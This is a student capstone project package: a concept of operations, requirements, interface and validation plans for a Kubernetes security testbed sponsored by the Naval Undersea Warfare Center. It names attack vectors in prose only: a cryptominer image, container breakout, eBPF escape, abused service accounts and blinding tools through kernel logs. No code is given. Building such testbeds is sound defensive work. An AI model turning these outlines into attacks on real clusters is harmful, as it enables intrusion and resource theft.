KUBERNETES BASED ATTACKS

Albert Ma, Patrick Churchill, Thomas Gumienny

CONCEPT OF OPERATIONS

REVISION – Final Report
02 December 2024

CONCEPT OF OPERATIONS
FOR
Kubernetes Based Attacks

TEAM <18>

APPROVED BY:

Thomas Gumienny

_____
Project Leader Date

_____
Prof. Kalafatis Date

_____
T/A Date

Change Record

Rev.	Date	Originator	Approvals	Description
-1.0	9/15/2024	Patrick Churchill		Draft Release

Table of Contents

List of Tables

No figures have been used.

List of Figures

1. Executive Summary

The Naval Undersea Warfare Center, the sponsor of this project, is investigating innovative approaches to enhance the security of its software management systems against cyberattacks. Given the Navy's increasing reliance on digital systems to carry out critical undersea warfare tasks, safeguarding these systems is paramount. Kubernetes, a container orchestration platform, is widely used to manage how applications run across multiple servers, but it also presents potential cybersecurity vulnerabilities that adversaries could exploit. This project aims to develop and test a Kubernetes container management cluster designed to simulate cyberattacks and identify vulnerabilities in the system. Through this simulation, the project ultimately aims to mitigate lateral movement, decrease post-attack recovery time, and increase the time needed to take down critical systems.

2. Introduction

Many organizations, including parts of the U.S. military and government, are transitioning to microservices-based architectures, where complex software is divided into smaller, loosely coupled functions called microservices. These microservices are usually run in containers, which are lightweight virtualizations that replace traditional virtual machines. Tools like Kubernetes are commonly used to orchestrate these containers across multiple machines or servers for large-scale or complex applications.

Microservices architectures offer several benefits over traditional software solutions, such as reduced overhead, improved scalability, easier development and management, and enhanced security. However, deploying large-scale container-based solutions with Kubernetes also presents unique cybersecurity challenges. These challenges stem from specialized constructs like container images and registries, and the continuously varying environments of container-based systems. While there is growing literature on the cybersecurity of containers and Kubernetes, gaps remain in implementing comprehensive security solutions that include monitoring, testing, and real-time defenses.

To address these challenges, the project aims to develop a testbed for threat and defense assessment. This testbed will allow the emulation of a real-world Kubernetes-orchestrated container-based system in a cloud-enabled environment, testing various attack vectors, and incorporating both commercial and custom-developed cyber defenses.

2.1. Background

For much of the past few decades in software management, especially around the end of the 20th century, organizations ran their apps solely on separate physical servers, which introduced many problems such as being computationally and operationally expensive and the inability to scale systems. At the turn of the century came virtualization where virtual machines emulated virtual copies of the hardware that housed guest operating systems to run applications and their associated libraries and dependencies. These created efficient use of hardware systems but took up large amounts of system resources. These led to the rise of the container, where operation systems are virtualized and application code can be packaged with all its libraries and dependencies and seamlessly deployed to all types of servers. In the past decade, especially with the release of Docker in 2013, containers have steadily grown in popularity because of their flexibility.

In recent years, many organizations around the world, including governments, militaries, and various industries are transitioning to container management as a primary form of software management, and Kubernetes is emerging as the most widely adopted container management system worldwide, specializing in automating software deployment, scaling, and management. Tools like Kubernetes are commonly used to orchestrate these containers across multiple machines or servers for large-scale or complex applications. However, with new technologies comes with new cybersecurity risks that adversaries can exploit.

2.2. Overview




Figure 1: A Typical Kubernetes Cluster

Our Kubernetes cluster, as shown in Figure 1, will consist of at least one server node and one agent node, in which the agent node is subordinate to the server node. The cluster is to be instantiated on the project's server network that is representative of a real-world cluster. We are primarily interested in a bare-metal instantiation, such as one that is on the native operating system of the cluster, rather than on a virtual machine. Once the cluster has been set up, we would research and instantiate representative attack vectors on the cluster, analyze how the cluster performs in the attack simulations, and then security solutions. We would then develop an ecosystem for evaluating attacks, one that allows users to choose attack vectors, plug-and-play defenses, undertake the attack, gather data, and then assess impacts. The ecosystem would also contain a user input and a physical output that can visualize how attacks are influencing the input/output relationship.

2.3. Referenced Documents and Standards

- Menouer, T. (2021). KCSS: Kubernetes container scheduling strategy. The Journal of Supercomputing, 77(5), 4267-4293.
- Documentation for Kubernetes: https://kubernetes.io/docs/home/
- COntainer documentation: https://docs.docker.com/

3. Operating Concept

3.1 Scope

The scope of our project consists of creating a cluster of Kernels which simulates that of a submarine warfare system using Kubernetes. Then, we will emulate an attack on one Kernel that could represent that of an attack on the submarine system. Next, we will develop a testbed to allow out attack to be ran and data to be recorded. Our project will be software related and will not require much hardware application, as that is more applicable to the phases of the project after our graduation date.

3.2 Operational Description and Constraints

Our project will be demonstrated, as mentioned above, by using an interface that will be a testbed. The purpose is for the user to be able to run a wide variety of attacks and record data during those attacks. The testbed will be able to be expanded to represent different levels of attacks as well as be used to defend against those attacks by future capstone teams.

3.3 System Description

A high-level explanation for the proposed system is that a docker image will feed into a private registry, which, in turn, communicates with a cluster of notes, which then continue the application that we wish to run. For the cluster, there will be a main "Server Node" that will communicate with other "Agent Nodes". These nodes contain the applications that we will eventually run. Each computing node has a Host OS, a docker engine, and several containers. The containers, which house the applications, communicate directly with its respective Host OS, which then can communicate with the "Server Node". There should not be any communication between each container as each one requires dependency.

3.4 Modes of Operations

The different modes of operation of our system consists of fire control mode, navigation mode, automated mode, and manual control mode. However, the main mode is called Submarine Warfare Federated Tactical Systems (SWFTS). SWFTS is a federation of independent electronic systems integrated into a common Combat System. It is a group of applications which will simulate tactical CCS interfaces which are fully containerized.

3.5 Users

Our project aims to create a defense for cyberattacks. Due to the increased interest from the Naval Undersea Warfare Center (NUWC), our project will be used to improve the security of container-based programs such that the NUWC can operate military systems through containers. However, Kubernetes is applicable to many different sectors, such as streaming services and banking. Although we are primarily focused on an application for the NUWC, there are many other sectors that require this level of security and therefore, could potentially benefit from the effect of our project.

Due to the interest from the NUWC, people are required to have the necessary security clearance that reflects the protocol currently in place for cybersecurity listed under the Naval Code and Conduct.

3.6 Support

We will include many user manuals that stem from the containers and software side of the project, to the simple, yet still vital, interface part of the demonstration. Due to the unique application and data behind making this work, we will provide many videos and presentations consisting of high-level diagrams and flow charts so that users are able to understand and apply these findings to their sectors. Ideally, we will provide technical support as well for those that are trying to convert our findings into something that is applicable in their line of work.

4. Scenario(s)

4.1 Small Scale Network Attack

The testbed will mainly be designed for use on small sets of Kubernetes clusters. It will be able to represent virtual and physical attacks (i.e. attacks from a human interface) on itself, and record the attack data. The network will also be able to be used as a test bed to emulate attacks.

4.2 Naval Submarine Security

Since naval submarines are adopting Kubernetes architecture, they will be exposing themselves to similar security risks that our system will protect against - such as a human interface and digital attacks. The defense methods we create will be applicable to larger-scale naval systems.

5. Analysis

5.1 Summary of Proposed Improvements

- The system represent attacks on Kubernetes clusters using the five-factor model to ensure each level of the cluster is secured
- The system will model both digital and physical attack vectors which mirror those that could be made against naval security systems
- Nodes of Kubernetes clusters will be instantiated, bare metal, on server racks and will include embedded processor and cloud nodes to allow for a variety of attacks

5.2 Disadvantages and Limitations

- The Kubernetes cluster will be small, with only two nodes. Real Kubernetes clusters in use will have millions of nodes
- Real Kubernetes clusters may be heterogeneous, involving several types of hardware and operating systems, multiple code bases, have many applications, and have different human users and operators, which our two-node system will not be able to replicate
- The attack vectors will be basic due to the limited nature of the nodes as well as the simple physical input device

5.3 Alternatives

- Users are trained on Kubernetes security protocols instead of relying on a security system
- Instead of protecting from specific attack vectors, a machine learning algorithm could be trained to protect clusters. However, approaches using machine learning have been shown to be unable to adapt to changing Kubernetes environments.
- Instead of evenly approaching each level of a Kubernetes cluster, we focus on the most vulnerable levels of a cluster

5.4 Impact

- Our project is software-based, so the only environmental impact will be caused by two computers and server racks.
- Since our project will be used for security, if it was disclosed without authorization, it could cause security concerns.

KUBERNETES BASED ATTACKS

Albert Ma, Patrick Churchill, Thomas Gumienny

FUNCTIONAL SYSTEM REQUIREMENTS

REVISION – Draft
24 September 2024

Functional System Requirements
Kubernetes Based Attacks

Prepared by:

Thomas Gumienny, Patrick Chruchill, Albert Ma 9/6/2024

_____

Author Date

Approved by:

Thomas Gumienny 9/26/2024

_____

Project Leader Date

_____

John Lusher, P.E. Date

_____

T/A Date

Change Record

Rev.	Date	Originator	Approvals	Description
1.0	9/26/24	Churchill, Patrick		Draft Release

Table of Contents

List of Tables

List of Figures


1. Introduction

1.1. Purpose and Scope

This Functional System Requirements document defines the technical requirements for the development of a testbed designed to assess the security of Kubernetes-based microservices deployments. The testbed will be used to emulate real-world conditions in large-scale container environments, enable various attack vectors, and incorporate defensive solutions for evaluation.

This document outlines the functional, physical, and environmental characteristics that must be met by the testbed system, as well as the verification plan for system validation. The project will be divided into subsystems assigned in Figure 1.

Figure 1. Proposed Conceptual Implementation



The kubernetes testbed shown in Figure 1 will consist of a cluster running a talker/listener program with two nodes. Each node will have one pod. The nodes will be able to pull images from the docker hub. Each of these levels of the testbed will be attacked by a member of the team.

1.2. Responsibility and Change Authority

The project team led by Thomas Gumienny will be responsible for ensuring the requirements outlined in this document are met. Any changes to the project's scope must be approved by both the client and the project team leader. Each subsystem is assigned in Table 1.

Table 1: Assigned Responsibilities

Subsystem	Responsibility
Image Attack Vector	Thomas Gumienny
Node Attack Vector	Patrick Churchill
Pod Attack Vector	Albert Ma

2. Applicable and Reference Documents

2.1. Applicable Documents

The following documents, of the exact issue and revision shown, form a part of this specification to the extent specified herein:

Table 2: Applicable Documents

Document Title	Revision/Release Date	Document Publisher
Kubernetes STIG	Version 2 - 7/17/2024	DoD
DoD Enterprise DevSpecOps Reference Design: CNCF Kubernetes	Version 1 - 6/23/2024	DoD

2.2. Reference Documents

The following documents are reference documents utilized in the development of this specification. These documents do not form a part of this specification and are not controlled by their reference herein.

Table 3: Reference Documents

Document Title	Revision/Release Date	Document Publisher
RKE Kubernetes Installation	Release Date - 7/28/2023	RKE
ProxMox VE Installation	Version 8, 9/6/2023	ProxMox Server Solutions Gmbh

2.3. Order of Precedence

In the event of a conflict between the text of this specification and an applicable document cited herein, the text of this specification takes precedence without any exceptions.

All specifications, standards, exhibits, drawings or other documents that are invoked as “applicable” in this specification are incorporated as cited. All documents that are referred to within an applicable report are considered to be for guidance and information only, except ICDs that have their relevant documents considered to be incorporated as cited.

3. Requirements

The system will emulate a Kubernetes cluster representing real-world, multi-server environments. It will support a variety of attack vectors and security mechanisms to evaluate the impact of different cybersecurity solutions. The system will include the following subsystems:

Kubernetes Cluster: A bare-metal installation of Kubernetes running in a multi-server environment.

Attack Vector Module: A set of tools and scripts that simulate potential security breaches.

3.1. System Definition




Figure 2. Block Diagram of System

The block diagram in the figure represents a Kubernetes-orchestrated environment, showcasing how various components within a cluster interact. The diagram is divided into several layers:

- **Cluster Level**: The overall orchestration is managed within the cluster, which includes multiple interconnected nodes.
- **Server Node**: At the core, a server node manages the orchestration tasks. It is responsible for coordinating and managing containerized applications across the computing nodes.
- **Agent Nodes**: The agent nodes are deployed across multiple computing nodes (Node 1, Node 2, and Node 3) and handle specific application workloads, such as App 1, App 2, App 3, and App 4.
- **Host OS**: Each computing node operates its own host operating system, ensuring that the underlying hardware can support the necessary container environments and orchestrated tasks.
- **Computing Nodes**: These nodes represent the physical or virtual infrastructure, which provides the actual computing resources required for running the containerized applications.

In essence, the block diagram illustrates the distributed nature of containerized applications in a Kubernetes environment. The applications run in isolated containers across multiple nodes, with an orchestration layer managing deployment, scaling, and network configurations across the cluster. This architecture allows for improved scalability, fault tolerance, and efficient resource utilization.

3.2. Characteristics

3.2.1.1 Cluster Emulation

The testbed shall emulate a Kubernetes cluster running across multiple nodes, representing a real-world deployment.

Rationale: This is crucial for assessing the security aspects in environments with high complexity and scale.

3.2.1.2. Attack Simulation:

The system shall support the simulation of attack vectors, including but not limited to, denial of service attacks, image configuration attacks, CPU and memory overload.

Rationale: Emulating real-world attacks is essential to evaluate security solutions.

3.2.1.3.1 Cluster Environment Simulation

The cluster will have a data stream implemented as a camera feed in a kubernetes deployment

Rationale: This helps represent a command and control system.

3.2.1.3.2 GUI Data Gathering

The GUI will be able to gather netflow data for each attack

Rationale: A system cannot defend itself if it does not know it is under attack.

3.2.1.3.3 GUI Attack Data Display

The GUI will be able to display the status of each attack as it runs

Rationale: This will help users see if an attack is functioning properly.

3.2.1.3.4 GUI Documentation

Github will have a guide on how to use the GUI

Rationale: This will help future teams understand how to use the GUI

3.2.1.4. The GUI Attack Simulation

The GUI will be able to successfully start and stop each attack vector.

Rationale: The GUI must be able to run and delete attacks to be a useful testbed.

3.2.1.5.1 Cluster Documentation:

The full setup of the cluster will be documented and be able to be implemented on different computers.

Rationale: Future grad students will need to use the cluster on different computers.

3.2.1.5.2 Scalability:

The testbed shall support a scalable infrastructure capable of expanding to additional nodes or integrating with cloud environments.

Rationale: Scalability is necessary to emulate large-scale deployments.

3.2.1.6. Size Constraints:

The testbed's hardware setup should fit within standard server rack dimensions (19-inch width, variable height depending on the number of nodes).

Rationale: Physical compatibility with standard server environments is essential for deployment.

Electrical Characteristics

3.2.2.1 Power Consumption:

The testbed shall not exceed 500 W per server node.

Rationale: Ensures that the system can be deployed in environments with power limitations.

4. Support Requirements

4.1.1. Computer Terminal with Network Communication

To activate and maintain the cluster, the user must use a computer terminal on Linux with access to the internet on both computer nodes. The user must then use the terminal on both computers to establish communication between the nodes.

Rationale: Activating and verifying communications of cluster nodes is a prerequisite for starting or developing a Kubernetes cluster.

4.1.2. Installing Docker and Kubernetes

Docker and Kubernetes need to be installed and up to date on all machines used in the cluster, with Docker building containers and Kubernetes creating clusters.

Rationale: Having Docker and Kubernetes installed is a prerequisite for starting a functioning cluster.

4.1.3. Maintenance

The two computer nodes connected to the cluster must be placed in a secure area and checked daily to ensure that the machines have not been tampered with.

Rationale: Since we are addressing cybersecurity risks by actively developing simulated attacks and patches, the machines must be secured, both physically and online.

Appendix A: Acronyms and Abbreviations

DOD	Department of Defense
W	Watts

Appendix B: Definition of Terms

Attack Vector	A method to undermine the security of of a Kubernetes cluster
Cluster	The cluster controls both itself and a collection of worker nodes.
Docker Hub	A website that allows users to store and download images.
Image	Highly versatile software consisting of instructions to run a piece of software
Kubernetes	Scalable system to automate deployment of applications without tying them to specific machines.
Node	Nodes are controlled by the cluster to instruct pods
Pod	Pods contain a single application - Kubernetes manages pods, not the application itself
ProxMox	A virtual environment that visualizes server management
Talker/Listener	Two nodes, where one node sends a message to a receiver node

KUBERNETES BASED ATTACKS

Albert Ma, Patrick Churchill, Thomas Gumienny

INTERFACE CONTROL DOCUMENT

REVISION – Draft
24 September 2024

Interface Control Document
FOR
Kubernetes-based Attacks

Prepared by:

Thomas Gumienny, Patrick Chruchill, Albert Ma 9/26/24

Author Date

Approved by:

Thomas Gumienny 9/26/24

Project Leader Date

John Lusher II, P.E. Date

T/A Date

Change Record

Rev.	Date	Originator	Approvals	Description
1.0	9/26/24	Patrick Churchill		Draft Release

Table of Contents

List of Tables

List of Figures

No table of figures entries found.

1. Executive Summary

This Interface Control Document (ICD) outlines the critical interfaces and operational protocols for the Kubernetes-Based Security Testbed, a platform designed to simulate and evaluate cybersecurity threats in large-scale containerized environments. The testbed allows for real-time attack simulations, including container escapes and privilege escalations, providing users with an environment to test and assess the effectiveness of various defense mechanisms within a Kubernetes ecosystem.

The testbed integrates multiple components, such as talker/listener nodes, each running containerized applications to replicate real-world deployment scenarios. This ICD defines the physical, electrical, and communication interfaces necessary for seamless operation across the testbed, ensuring compatibility between subsystems and supporting scalability for cloud or on-premises environments.

2. Introduction

2.1 Background

As containerized microservice architectures grow in popularity, so do the security challenges that come with managing and protecting them. Kubernetes has become the de facto platform for orchestrating large-scale container deployments, allowing organizations to run applications in a distributed, scalable environment. However, with this shift comes increased vulnerability to sophisticated cyber threats targeting the unique elements of containerized systems.

The Kubernetes-Based Security Testbed provides a comprehensive solution to address these cybersecurity challenges. By simulating real-world attack vectors and enabling the testing of defensive mechanisms, the testbed allows security professionals to evaluate the resilience of containerized applications and the Kubernetes infrastructure that supports them. This project focuses on providing a secure, scalable testbed that can be used to test both commercially available and custom-built security solutions, helping organizations understand and mitigate potential vulnerabilities.

2.2 Overview

This ICD describes the key interfaces and protocols necessary for the operation of the Kubernetes-Based Security Testbed. The document details the physical, electrical, and communication interfaces that ensure smooth interaction between system components, including server nodes, agent nodes, and computing nodes. It also provides guidance on the operation of the testbed in various configurations, whether it be on-premises or in cloud environments.

The document serves as a critical reference for understanding how the various subsystems interconnect, ensuring that all components operate harmoniously within the testbed environment. It also lays out the modes of operation, including attack simulations and defensive evaluations, giving users a flexible platform for security testing and analysis.

2.3 Applicable Documents

The following documents, of the exact issue and revision shown, form a part of this specification to the extent specified herein:

Table 1. Applicable Documents

Document Title	Revision/Release Date	Document Publisher
Kubernetes STIG	Version 2 - 7/17/2024	DoD
DoD Enterprise DevSpecOps Reference Design: CNCF Kubernetes	Version 1 - 6/23/2024	DoD

2.4 Referenced Documents

The following documents are reference documents utilized in the development of this specification. These documents do not form a part of this specification and are not controlled by their reference herein.

Table 2. Reference Documents

Document Title	Revision/Release Date	Document Publisher
RKE Kubernetes Installation	Release Date - 7/28/2023	RKE
ProxMox VE Installation	Version 8, 9/6/2023	ProxMox Server Solutions Gmbh

3. References and Definitions

3.1. References

Kubernetes STIG
Version 2
7/17/24

DoD Enterprise DevSpecOps Reference Design: CNCF Kubernetes
Version 1
6/23/24

RKE Kubernetes Installation
Version 1
7/28/23

ProxMox VE Installation
Version 8
9/6/23

3.2. Definitions

Attack Vector	A method to undermine the security of of a Kubernetes cluster
Container	Used by pods to run applications. Applications are not dependent on host operating systems.
Cluster	The cluster controls both itself and a collection of worker nodes.
Docker Hub	A website that allows users to store and download images.
Image	Highly versatile software consisting of instructions to run a piece of software
Kubernetes	Scalable system to automate deployment of applications without tying them to specific machines.
Node	Nodes are controlled by the cluster to instruct pods
Pod	Pods contain a single application - kubernetes manages pods, not the application itself
ProxMox	A virtual environment that visualizes server management
Talker/Listener	Two nodes, where one node sends a message to a receiver node

4. Kubernetes Testbed Interfaces

4.1. Software

The Kubernetes testbed will consist of two nodes, running on two separate computers. It will be running on Ubuntu and will use RKE2 nodes. One node will be able to interface with another node.

4.2. Nodes

Each node will have a minimum of one container, which will have a minimum of one pod. Each level will have a simple application running on it, so it can be attacked. Nodes will use Docker hub to pull images.

4.3. Testbed Interface

PyQt5 will be used to create a GUI to allow users to interface with the Kubernetes cluster in an easier manner than using the terminal.

5. Electrical Interface

5.1. Primary Input Power

The standard configuration of the power supply for the Alienware Aurora R13 is a 550W PSU with an input voltage of 100-240V AC with 50-60Hz.

5.2. Signal Interfaces

From a cluster point of view, there are two types of signal interfaces: internal and external. Internal signal interfaces primarily consist of communication between the talker and the listener. As for external interfaces, it would include but are not limited to node-to-image and application-to-pod. It is these interfaces that attackers can exploit when launching such attacks on a cluster.

5.3. User Control Interface

The user control will be through the Terminal of Ubuntu 22.04 LTS as well as ProxMox

6. Communications / Device Interface Protocols

6.1. Host Device

The host device of each node is the Alienware Aurora A13, containing an Intel i7 14th Gen-14700F CPU, an Nvidia RTX 4060 Ti GPU, 16 GB of DDR5 RAM, and anIntel Wi-Fi 6E AX210, 2x2, 802.11ax, MU-MIMO, Bluetooth wireless card.

6.2. Wireless Communications (WiFi)

The two computer nodes are connected to a local Wi-Fi router using IEEE 802.11 g/b/n standards. This connection will be used to connect to the internet and other modules within the network.

Appendix A: Milestone Timeline

Task	9/26/24	10/3/24	10/10/24	10/17/24	10/23/24	10/31/24	11/7/24	11/14/24	11/21/24	11/28/24	12/5/24	Winter Break
FSR, ICD, Milestones, and Validation Plan												
Set up Kubernetes Cluster								Not Started				
Install Listener/Talker Program								In Progress				
Subsystem Introduction Project (10/15/24)								Completed				
Reserach Attack Vector Implementation								Behind Schedule				
Attack Vector can interact with node												
Status Update Presentation (10/23/24)												
Implement Attack Vectors												
Implement Proxmox												
Final Presentation (11/20/24)												
Final Demo (11/26/24)												
Final Report (12/5/24)												
Research Defense Approaches												

Appendix B: Validation Plan

Paragraph #	Test	Status	Responsible Team Member
3.2.1.1	**Cluster Emulation**	[SUCCESS]	Team
3.2.1.2	**Attack Simulation (Image)**	[SUCCESS]	Thomas Gumienny
3.2.1.2	**Attack Simulation (Pod)**	[UNTESTED]	Albert Ma
3.2.1.2	**Attack Simulation (Node)**	[UNTESTED]	Patrick Churchill
3.2.1.3	**Attack Detection (Image)**	[UNTESTED]	Thomas Gumienny
3.2.1.3	**Attack Detection (Pod)**	[UNTESTED]	Albert Ma
3.2.1.3	**Attack Detection (Node)**	[UNTESTED]	Patrick Churchill
3.2.1.4	**Defense Evaluation (Image)**	[UNTESTED]	Thomas Gumienny
3.2.1.4	**Defense Evaluation (Pod)**	[UNTESTED]	Albert Ma
3.2.1.4	**Defense Evaluation (Node)**	[UNTESTED]	Patrick Chruchill
3.2.1.5	**Scalability**	[UNTESTED]	Team
3.2.1.6	**Size Constraints**	[UNTESTED]	Team
3.2.2.1	**Power Consumption**	[UNTESTED]	Team
3.2.2.2	**Fault Detection and Recovery**	[UNTESTED]	Team

KUBERNETES BASED ATTACKS

Albert Ma, Patrick Churchill, Thomas Gumienny

EXECUTION PLAN

REVISION – Draft
02 December 2024

Task	9/19-9/26	9/27-10/3	10/4-10/10	10/11-10/17	10/18-10/23	10/24-10/31	11/1-11/7	11/8-11/14	11/15-11/21	11/22-11/28	11/29-12/5
FSR, ICD, Milestones, and Validation Plan											
Install RKE2											Not Started
Nodes can ping each other											In Progress
Install Listener/Talker Program											Completed
Install an image and container in both nodes											Behind Schedule
Make the VM server node direct the agent node to run an image											
Run Hello World on Python 3 and on both nodes											
Have VM ping agent node											
Subsystem Introduction Project (10/15/24)											
Reserach Attack Vector Implementation											
Develop Attack Template											
Status Update Presentation (10/23/24)											
Attack Vector can interact with level of cluster											
Attack Vector can compromise level of cluster (Patrick)											
Attack Vector can compromise level of cluster (Thomas)											
Attack Vector can compromise level of cluster (Albert)											
Final Presentation (11/20/24)											
Final Demo (11/26/24)											
Final Report (12/5/24)											
Research Defense Approaches											

KUBERNETES BASED ATTACKS

Albert Ma, Patrick Churchill, Thomas Gumienny

VALIDATION PLAN

REVISION – Draft
02 December 2024

Test Name	Success Criteria	Methodology	Status	Responsible Team Member
Cluster Emulation	The testbed shall emulate a Kubernetes cluster running across multiple nodes, representing a real-world deployment.	Obtain the IP addresses of both nodes, install RKE2, then add the counterpart's IP address to RKE2, would be used to build the cluster.	[SUCCESS]	Team
ttack Simulation (Node)	The simulated node attack vector shall be able to take gain node level controls.	Using a container runtime interface control, an attacker can gain node access from within an unsecured container.	[SUCCESS]	Thomas Gumienny
ttack Simulation (Image)	The image attack vector should force download a compromised image, which can then simulate the download of a cryptominer	Develop the attack vector by having a compromised image ready to be downloaded that can then take up CPU resources	[SUCCESS]	Thomas Gumienny
Attack Simulation (Pod)	The pod attack vector will make unsolicited calls to a target container within a pod, which would lead it to return details for all processes from target container,	Get the attack vector take in pod and container info to target, which it can use to access and return details from, and add extra commands	[SUCCESS]	Albert Ma
Attack Simulation (Cluster)	The cluster attack vector shall exploit eBPF features to break out of a container and access the host or other containers and use compromised service accounts to access and control other Kubernetes nodes	Make the attack vector built with predetermined compromised service accounts, and can blind security tools by manipulating kernel logs.	[SUCCESS]	Patrick Churchill
Attack Detection (Node)	The node shall have the ability to detect when it is under attack in order to trigger defensive measures.	A node-specific program should run in the background to detect abnormal access to other nodes	[UNTESTED]	Thomas Gumienny
Attack Detection (Image)	The image shall have the ability to detect when it is under attack in order to trigger defensive measures.	A program should run in the background to detect new images downloaded (this is the first sign of suspicion)	[UNTESTED]	Thomas Gumienny
Attack Detection (Pod)	The pod shall have the ability to detect when it is under attack in order to trigger defensive measures.	A pod-specific program should run in the background to detect unsolicited calls to all of the running containers	[UNTESTED]	Albert Ma
ttack Detection (Cluster)	The cluster shall have the ability to detect when it is under attack in order to trigger defensive measures.	A cluster-specific program should run in the background to detect abnormal access	[UNTESTED]	Patrick Churchill
